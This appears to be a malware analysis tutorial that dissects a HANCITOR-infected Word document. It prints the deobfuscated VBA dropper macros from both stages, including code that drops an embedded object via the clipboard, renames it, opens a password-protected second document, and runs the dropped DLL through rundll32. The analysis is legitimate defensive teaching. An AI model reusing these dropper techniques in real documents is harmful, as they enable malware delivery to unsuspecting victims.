HANCITOR: Analysing The Malicious Document | 0ffset Training Solutions

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HANCITOR (aka CHANITOR) is a prevalent malware loader that spreads through social engineering in the form of Word or DocuSign® documents. The infected document includes instructions for the victim to manually allow the malicious macro code to be executed. The HANCITOR executable payload dropped by the macro code is used to download other malware on the victim machines such as FickerStealer, Cuba ransomware, Zeppelin ransomware, and Cobalt Strike beacons.


In this post particularly, we will analyze the first two stages of a HANCITOR infection through Word documents. Similar to other campaigns, the initial stage is delivered through malspam, and the final HANCITOR DLL payload is dropped and executed after the victim opens the document.

To follow along, you can grab the sample as well as the PCAP files for it on Malware-Traffic-Analysis.net.

SHA256: 8733E81F7EF203F4D1C4208B75C6AB2548259CC35D68DF10EBF23A31E777871B

Step 1: Dumping First Stage Macros

Upon opening the document in Word, we can see an image directing us to click on the “Enable editing” and “Enable content” buttons with a security alert saying that macros have been disabled. This hints to us that this document contains some macro code that will be executed when we click to enable macro.



We can use olevba to quickly dump and analyze the document's macro code. As shown below, the tool identifies the **Document_Open** function with type **AutoExec**, which is executed if the victim presses the "Enable content" button. There are other suspicious commands to execute other files on the system, so we can analyze the VBA code to examine its full functionalities.

```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|Suspicious|Open                |May open a file                              |
|Suspicious|Run                 |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
+----------+--------------------+---------------------------------------------+
```

Below is the full VBA macros dumped from **olevba**.

▶ Stage 1 Macro Code Dump

Step 2: Analyzing First Stage Macros

The **Document_Open** function is a special function that gets executed when the document is opened, so it is definitely a good starting point for us to begin analyzing. The raw **Document_Open** function is documented below.

```
Private Sub Document_Open()
   Dim dfgdgdg
   Call s1("Lo")

   Dim fds, fdsa As String
   fds = "\"
   fdsa = ".d"
   Call s2("cal/")
   Call ass
   Call acc
   Dim kytrewwf As String
   kytrewwf = Options.DefaultFilePath(wdUserTemplatesPath)

   If Dir(kytrewwf & fds & "zoro" & fdsa & vssfs) = "" Then
       Dim mySum
       mySum = Application.Run("bvxfcsd")

       If Len(nccx) > 2 Then
           Call nam(nccx, kytrewwf)
           Call pppx(kytrewwf & fds & "zoro" & fdsa & vssfs)
       End If
   End If
End Sub
```

Most of the variable declarations and function calls are just simple obfuscation techniques, which are used to break down strings and hide them from being dumped directly from the Word document. If we resolve these and replace the variables with their content, the first IF statement becomes a check to see if the “zoro.doc” file in the user template path exists.

```
If Dir(kytrewwf & "\" & "zoro" & ".d" & "oc") = "" Then
```


If it doesn’t exist, the macros calls the **Application.Run** method to execute the function **bvxfcsd**. Below is the cleaned up version of this function’s code.

```
Sub bvxfcsd()
   Selection.MoveDown Unit:=wdLine, Count:=3
   Selection.MoveRight Unit:=wdCharacter, Count:=2
   Selection.MoveDown Unit:=wdLine, Count:=3
   Selection.MoveRight Unit:=wdCharacter, Count:=2
   Selection.TypeBackspace
   Selection.Copy

   Dim uuuuc
   uuuuc = Options.DefaultFilePath(wdUserTemplatesPath)
```

```
    ntgs = 50
    sda = 49

    While sda < 50
        ntgs = ntgs - 1
        If Dir(Left(uuuuc, ntgs) & "Local/Temp", vbDirectory) = "" Then
        Else
            sda = 61
        End If
   Wend
   Call ThisDocument.hdhdd(Left(uuuuc, ntgs) & "Local/Temp")
End Sub
```

The first thing we see is a set of calls executing methods from the **Selection** property. Since the cursor points to the beginning of the document initially, these calls move it down 3 lines, right 2 characters, down 3 lines, right 2 characters, and delete one character from the cursor.


This block of code might seem harmless, but it is an effective way to manually drop VBA objects into the file system. If we move the cursor according to the steps above, we see that the cursor stops at a visible but small black box that isn't there initially.




This black box represents a VBA object embedded in the document, and once interacted by the victim or the VBA macros, the object is automatically dropped to the file system. Interactions that trigger this include copying the object, which is invoked when the macros calls the function **Selection.Copy**.

Microsoft documents here that embedded Word Objects are stored as temporary files in the **Temp** directory for the document to interact with if needed. Therefore, we know that this object, whatever it is, is dropped somewhere in the victim's **Temp** directory.

We can go further and examine the object's properties to find the exact path of it.


Cut
Copy
Paste Options:
Packager Shell Object Object
Insert Caption...
Borders and Shading...
Picture...
Link
New Comment
Activate Contents
Rename Package
Properties
Convert...
Style
Crop
This document is protected
To open the document,
follow these steps:
This document is only available for desktop
or laptop versions of Microsoft Office Word
Enable editing button from the yellow
above
you have enabled editing, please click
content button from the yellow bar


zoro.kl Properties
General
Security
Custom
Details
Previous Versions
zoro.kl
Type of file: KL File (.kl)
Opens with: Pick an app
Change...
Location: emp\{90224AF4-616C-4FE4-9467-D6BA4B34E24E}
C:\Users\chuon\AppData\Local\Temp\{90224AF4-616C-4FE4-9467-D6BA4B34E24E}
Size:
Size on disk: 188 KB (192,512 bytes)
Created: Wednesday, November 3, 2021, 7:18:40 AM
Modified: Wednesday, November 3, 2021, 7:24:44 AM
Accessed: Today, November 3, 2021, 7:24:44 AM
Attributes: Read-only Hidden
Advanced...
Security: This file came from another computer and might be blocked to help protect this computer.
Unblock
OK
Cancel
Apply

As shown, the object is dropped to the file **zoro.kl** in the folder **{90224AF4-616C-4FE4-9467-D6BA4B34E24E}** inside the **Temp** directory of my analysis VM. This is in fact the second stage Word document that is later launched in the code, but we will keep analyzing the VBA macros to see how the code interacts with it.

After dropping this file, the function loops to find the path to the **Local\Temp** directory that is valid and calls the function **hdhdd** with the **Temp** directory path as parameter. Below is the content of that function.

```
 Sub hdhdd(asda As String)
    Dim MyFSO As FileSystemObject
    Dim MyFile As File
    Dim SourceFolder As String
    Dim DestinationFolder As String
    Dim MyFolder As Folder
    Dim MySubFolder As Folder
    Set MyFSO = New Scripting.FileSystemObject


    Call Search(MyFSO.GetFolder(asda), nccx)

End Sub
```

This function basically just retrieves the folder object for the path from its parameter, which is the **Temp** path, and calls the **Search** function. Below is the cleaned up version of the function's content.

```
 Sub Search(in_dirpath As Object, out_string As String)
    Dim subfolder As Object

    Dim fileobject As Object


    For Each subfolder In mds.SubFolders
        Search subfolder, in_dirpath
    Next subfolder

    For Each fileobject In in_dirpath.Files
        If fileobject.Name = "zoro.kl" Then
            out_string = fileobject
        End If
    Next fileobject
Exit Sub
ErrHandle:
   Err.Clear
End Sub
```

The first loop of this function iterates through all subfolders in the **Temp** path. For each of those subfolders, the function recursively calls itself to search in that subfolder. At the base case of the recursion where there are no more subfolders in the current folder, the code iterates through all file objects and checks if its name is **zoro.kl**.

Once found, the code sets the second parameter to this file object. Ultimately, this **Search** call recursively searches for the **zoro.kl** file that is dropped earlier and sets the global variable **nccx** to the file path.

After this part, the code picks up back in the **Document_Open** function where the final IF statement checks if the length of **nccx** (the **zoro.kl** file path) is longer than 2. It then calls the function **nam** passing the file path and the user template path respectively. Below is the cleaned up version of this function.

```
 Sub nam(zoro_kl_file_path As String, user_template_path As String)

    Dim oxl
    oxl = "\zoro.doc"
    Name zoro_kl_file_path As user_template_path & oxl
End Sub
```

This function executes the VBA **Name** statement to rename the **zoro.kl** file in the **Temp** folder to **zoro.doc** and move it to the user template folder.

The final call in **Document_Open** is to the function **pppx** with the full path to the **zoro.doc** file as parameter. Below is the content of that function.

```
 Sub pppx(pili As String)
    Documents.Open FileName:=pili, ConfirmConversions:=False, ReadOnly:= _
        False, AddToRecentFiles:=False, PasswordDocument:="doyouknowthatthegodsofdeathonlyeatapples?", _
        PasswordTemplate:="", Revert:=False, WritePasswordDocument:="", _
        WritePasswordTemplate:="", Format:=wdOpenFormatAuto, XMLTransform:=""
End Sub
```

This function executes the **Documents.Open** method to open the **zoro.doc** file. A different thing about this newly dropped document is that it comes with the password **“doyouknowthatthegodsofdeathonlyeatapples?”**, which is used to open and execute the macro code inside.

Step 3: Dumping Stage 2 Macros

Similar to the first stage, the second stage document contains some macro code that can be dumped by **olevba**. However, the default **olevba** command does not work for this document and throws an error that the document can not be decrypted.

```
C:\Users\chuon\Desktop\hancitor_word_doc>olevba zoro.doc
pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60 on Python 3.9.6 - http://decalage.info/python/oletools
===============================================================================
FILE: zoro.doc
Type: OLE
No VBA or XLM macros found.

ERROR    Decrypt failed, run with debug output to get details
ERROR    Problems with encryption in main: Given passwords could not decrypt office file zoro.doc, use option -p to specify the password
Traceback (most recent call last):
  File "c:\users\chuon\appdata\local\programs\python\python39\lib\site-packages\oletools\olevba.py", line 4668, in main
    curr_return_code = process_file(filename, data, container, options)
  File "c:\users\chuon\appdata\local\programs\python\python39\lib\site-packages\oletools\olevba.py", line 4560, in process_file
    raise crypto.WrongEncryptionPassword(filename)
oletools.common.errors.WrongEncryptionPassword: Given passwords could not decrypt office file zoro.doc, use option -p to specify the password
```

Since the document is encrypted with the password we see in the earlier stage, we must provide that in the **olevba** command to decrypt the document before dumping its macro code.

```
olevba zoro.doc -p doyouknowthatthegodsofdeathonlyeatapples?
```

As shown from the **olevba** result below, the document's macros contain a **Document_Open** function with type **AutoExec** as well as the functionality to run an executable file.

```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|IOC       |2.exe               |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```

The content of the macros is recorded below.

▶ Stage 2 Macro Code Dump

Step 4: Analyzing Stage 2 Macros

Again, we begin our analysis at the **Document_Open** function as it is the entry point of the code.

Here, we can see a similar code pattern to the code in the first stage. It first checks if the **gelforr.dap** file exists in the user template path, and if it does not, the same methods from the **Selection** property are executed to drop the document's VBA object into the **Temp** directory.

```
Private Sub Document_Open()
   Dim vcbc As String
   vcbc = Options.DefaultFilePath(wdUserTemplatesPath)

   If Dir(vcbc & "\gelforr.dap") = "" Then
       Selection.MoveDown Unit:=wdLine, Count:=3
       Selection.MoveRight Unit:=wdCharacter, Count:=2
       Selection.MoveDown Unit:=wdLine, Count:=3
```

```
        Selection.MoveRight Unit:=wdCharacter, Count:=2
        Selection.TypeBackspace
        Selection.Copy
        Call bvxfcsd

        If Len(hdv) > 2 Then
            Call nam(hdv)
            Shell ("rundl" & "l32.exe" & " " & vcbc & "\gelforr.dap" & ",BNJAFSRSQIX")
            ActiveDocument.Close
        End If
    End If
End Sub
```

Next, the function **bvxfcsd** is called. As seen below in the code's cleaned-up version, this function is a copy of the function **bvxfcsd** in the first stage, and they both call the function **hdhdd** to search for the dropped VBA object in the **Temp** directory. The only difference between these stages is the name of the object file being searched, with the second stage's document searching for the filename **gelfor.dap**.

```
 Sub bvxfcsd()
    Dim uuuuc
    uuuuc = Options.DefaultFilePath(wdUserTemplatesPath)
    ntgs = 50
    sda = 49

    While sda < 50
        ntgs = ntgs - 1
        If Dir(Left(uuuuc, ntgs) & "Local/Temp", vbDirectory) = "" Then
        Else
            sda = 61
        End If
    Wend
    Call ThisDocument.hdhdd(Left(uuuuc, ntgs) & ewrwsdf)
End Sub
```

Once found, the path to the **gelfor.dap** file is written to the **hdv** variable, which is then passed to the function **nam** as parameter. Similar to the **nam** function in the first stage, this function renames the **gelfor.dap** file in the **Temp** path to **gelforr.dap** and moves it to the user template folder.

```
 Sub nam(pafs As String)
    Name pafs As pls & "\gelforr.dap"
End Sub
```

Finally, the code calls the **Shell** VBA function to execute the following command.

```
rundll32.exe <user template path>\gelforr.dap, BNJAFSRSQIX
```

From this, we know that the dropped VBA object is a DLL file, and the second stage's document executes its exported function **BNJAFSRSQIX** using the **rundll32.exe** executable.

The dropped DLL is the final HANCITOR payload that is used to download a Cobalt Strike beacon, and we will be analyzing HANCITOR functionalities using this sample in the next blog post!

If you have any questions regarding the analysis, feel free to reach out to me via Twitter.
